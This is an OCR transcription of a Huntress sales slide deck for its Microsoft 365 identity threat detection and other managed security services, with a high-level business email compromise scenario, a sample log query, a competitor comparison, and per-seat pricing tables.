
Conditional Access Policies

- Static Rules
- Risk of Session Hijacking
- No Threat Detection

Email Spam Filters

- Focused on Email Only
- Post-Initial Access Risk
- No Threat Detection

Huntress MDR for Microsoft 365



Huntress 24/7 Human-Led SOC

Threat Detection

- Session hijacking
- Credential theft
- Suspicious inbox rules
- Privilege escalations

Human-Led Investigation

- Alert triage
- Incident investigation
- Threat hunting
- Escalations

Communication

- Custom incident reports
- Easy-to-follow remediation steps
- Constant communication via
  - Email
  - Ticketing system
  - Phone
  - SMS

Remediation

- Automated identity isolation
- "Click-to-approve" Assisted Remediation
- Automated low-severity remediation

Herd Immunity Detections


Huntress Managed Security Platform

- Health Dashboard
- Management Console
- Data Reporting

HUNTRESS

MDR for Microsoft 365 is Identity Threat Detection

- ✓ **Session Hijacking**
  By monitoring and securing your sessions, we ensure no intruder can exploit your system.
- ✓ **Credential Theft**
  We keep your access locked down tight by continuously monitoring and protecting your identity assets to ensure that only authorized users get in
- ✓ **Location-based Anomalies**
  By detecting unusual login locations, we ensure that only authorized users have access to your data.
- ✓ **Shadow Workflows**
  We monitor and detect malicious inbox and forwarding rules, ensuring your emails stay secure and only reach their intended destination. BEC
- ✓ **Privilege Escalation**
  We detect and block unauthorized access attempts, ensuring only the right people have the keys to your kingdom.



HUNTRESS

Unprotected Microsoft 365 environment

Without Huntress

Attacker sends phishing email to Admin with a fake password reset link

Admin “resets” their password

Attacker uses stolen Admin credentials to log in from their TOR browser

Attacker creates a new user account and escalates the account to an Admin role

Attacker uses Admin role to forward invoice and payment related emails

Payments are diverted away from the company into the attacker’s account

Wherever Hackers Hide. Huntress Seeks.

Managed Endpoint Detection and Response

Quickly identify and shut down attackers who break through your preventive endpoint measures.

Managed Identity Threat Detection and Response

Identify adversaries looking to exploit user identities for complex attacks.

Managed Security Information and Event Management

Find hackers hidden in the noise. Prove compliance by capturing and storing all security-related events.

Managed Security Awareness Training


Stop attackers before they gain an initial foothold. Turn employees into your first line of defense.

IDENTITY ACCESS
PERIMETER
NETWORK
ENDPOINT
APPLICATION
DATA

	Huntress	Other Providers
Years of Delivery	9 Years	Few unproven
Fully Managed	✓	Requires add-on
24/7/365 Monitoring	✓	Requires add-on
Environment Coverage	Multi-layer	Single layer
Technology	Native, fully owned	No ownership, integrated
Deployment	Minutes	Weeks → Months
Subscription Model	Simple, all-in-one solution	Confusing and costly tiering
Cost	$	$$$$
Time to ROI	Weeks	Months → Years

Compliance & Data Storage

- One Year Log Retention
- Fully Encrypted Log Data
- 30 Days Hot Storage
- Secure Data Capture At-Rest
- Intuitive User-Friendly Portal
- Compliance Mapping



Time Range: 2024-07-11T11:23:00-05:00 - 2024-07-12T11:23:00-05:00

ES|QL: from logs | where winlog.event_data.ProcessName == "C:\Program Files (x86)\Microsoft\

Timestamp	Organization	Agent	event.provider	event.code
2024-07-12T14:08:52.124Z	rampart-zone	LAPTOP-D0S2BT1D	Microsoft-Windows-Security-Auditing	4670
2024-07-12T14:08:52.124Z	rampart-zone	LAPTOP-D0S2BT1D	Microsoft-Windows-Security-Auditing	4670
2024-07-12T14:07:48.211Z	rampart-zone	LAPTOP-D0S2BT1D	Microsoft-Windows-Security-Auditing	4670
2024-07-12T14:07:48.211Z	rampart-zone	LAPTOP-D0S2BT1D	Microsoft-Windows-Security-Auditing	4670
2024-07-12T13:08:09.220Z	rampart-zone	LAPTOP-D0S2BT1D	Microsoft-Windows-Security-Auditing	4670
2024-07-12T13:08:09.220Z	rampart-zone	LAPTOP-D0S2BT1D	Microsoft-Windows-Security-Auditing	4670
2024-07-12T12:12:39.960Z	rampart-zone	LAPTOP-D0S2BT1D	Microsoft-Windows-Security-Auditing	4670
2024-07-12T12:12:39.960Z	rampart-zone	LAPTOP-D0S2BT1D	Microsoft-Windows-Security-Auditing	4670
2024-07-12T10:07:47.279Z	rampart-zone	LAPTOP-D0S2BT1D	Microsoft-Windows-Security-Auditing	4670
4-07-12T10:07:47.279Z	rampart-zone	LAPTOP-D0S2BT1D	Microsoft-Windows-Security-Auditing	4670

HUNTRESS

Yes. Using the Huntress Platform Helps your clients achieve CMMC L2.

HUNTRESS

New CMMC Hotness:

Huntress "Sensitive Data Mode" enabled deployment in CMMC Environments (Early Access)

Huntress's Sensitive Data Mode delivers security while supporting customers' CMMC compliance by Blocking SOC Access to Potential CUI Files

Huntress pricing USD

Per agent / month

Managed EDR

12-month Contract Minimum	
50 Agents	$7.00
100 Agents	$6.00
250 Agents	$5.00
500 Agents	$4.70
1,000 Agents	$4.40
2,500 Agents	$3.90
5,000 Agents	$3.60
10,000 Agents	$3.30

Per user / month

Managed ITDR

12-month Contract Minimum	
50 Users	$4.00
100 Users	$3.00
250 Users	$2.80
500 Users	$2.60
1,000 Users	$2.40
2,500 Users	$2.20
5,000 Users	$2.10
10,000 Users	$2.00

Per learner / month

Managed SAT

12-month Contract Minimum	
50 Learners	$2.08
100 Learners	$1.75
250 Learners	$1.50
500 Learners	$1.38
1,000 Learners	$1.25
2,500 Learners	$1.13
5,000 Learners	$1.06
10,000 Learners	$0.94

Per source / month


Managed SIEM

12-month Contract Minimum	
50 Data Sources	$4.00
100 Data Sources	$3.50
250 Data Sources	$2.80
500 Data Sources	$2.70
1,000 Data Sources	$2.60
2,500 Data Sources	$2.50
5,000 Data Sources	$2.40
10,000 Data Sources	$2.30

The easiest trial you'll ever run

- Detect session & credential theft
- Uncover session hijacking, credential theft, unusual inbox activity, and signs of privilege escalation
- Receive detailed incident reports
- Deploy MDR for Microsoft 365 and Huntress Managed EDR

Take a test drive today!



HUNTRESS

Huntress is Free for Internal Use for MSPs

Free NFR licenses in our Neighborhood Watch Program:

- Managed EDR
- Managed ITDR
- Managed SAT
- Managed SIEM

huntress.com/nfr

Thank you!

HUNTRESS

Test time!

- Scan the QR code to the right or open the short link in a browser.
- Complete the exam.
- Once you've passed the exam, bring a screenshot of your completed score to the registration desk to claim your certificate.

Good luck!

https://nerdio.co/Nerdio_PreCon_Defender